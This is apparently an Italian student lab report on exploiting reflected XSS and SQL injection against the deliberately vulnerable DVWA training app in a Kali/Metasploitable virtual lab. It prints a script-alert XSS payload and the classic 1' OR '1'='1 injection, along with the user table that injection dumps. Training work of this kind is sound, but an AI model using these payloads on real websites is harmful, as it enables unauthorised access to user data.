Esercizio del Giorno

Traccia: Argomento: Sfruttamento delle Vulnerabilità XSS e SQL Injection sulla DVWA


Obiettivi: Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application (DVWA).

Istruzioni per l'Esercizio:

1. Configurazione del Laboratorio:
    - Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
    - Verificate la comunicazione tra le due macchine utilizzando il comando ping.
2. Impostazione della DVWA:
    - Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
    - Navigate fino alla pagina di configurazione e settate il livello di sicurezza a **LOW**.
3. Sfruttamento delle Vulnerabilità:
    - Scegliete una vulnerabilità **XSS reflected** e una vulnerabilità **SQL Injection** (non blind).
    - Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.


SVOLGIMENTO

1) Le macchine sono configurate come in esercizi precedenti. Metasploitable si trova in rete locale all'indirizzo 192.168.20.2, pfsense fa da router e gateway, kali si trova a 192.168.10.2
   Provo a pingare:




Le machine pingano correttamente

2) Imposto sicurezza su low, come in figura




3) Vulnerabilità XSS reflexted e SQL injection.
Procedo intercettando con burpsuite le richieste

Reflected XSS: il payload viene riflesso nella risposta immediata.
Provando a digitare un payload in grassetto, funziona




Provo a digitare uno script

<script>alert('XSS Vulnerability');</script>



La richiesta di get è andata a buon fine




Lo script è stato eseguito correttamente


SQL injection:

SQL Injection avviene quando un'applicazione accetta input non sicuri e li inserisce in una query SQL senza validazione, permettendo all'attaccante di manipolare il database.


input:
1' OR '1'='1

Questa query forza una condizione sempre vera, mostrando tutti gli utenti dal database.





Viene restituita l’intera tabella sql con tutti gli utenti


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7